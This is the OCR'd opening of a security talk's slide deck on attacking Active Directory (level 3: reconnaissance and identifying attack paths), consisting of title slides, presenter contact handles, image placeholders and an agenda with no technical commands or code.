⚠ WARNING ⚠

There is a lot of text in this preso….

Ryan Preston ~ Depth Security

Slides: https://github.com/h3xg4m3s

Twitter: @h3xg4m3s

*Slides also linked in latest tweet


Slack: awsm

Attacking Active Directory

LEVEL 3:

RECON + IDENTIFYING ATTACK PATHS

RYAN PRESTON




"In order to effectively defend ourselves we need to understand how attacks occur."

Attacking Active Directory
Level 3


- Quick Review of Level 1+2
- Host/Local Recon
- Network/AD Recon
- Stealthy Considerations

Attacking Active Directory
Basic Theory



@h3xg4m3s

Attacking Active Directory Attack Path




@h3xg4m3s

Attacking Active Directory
Initial Footholds

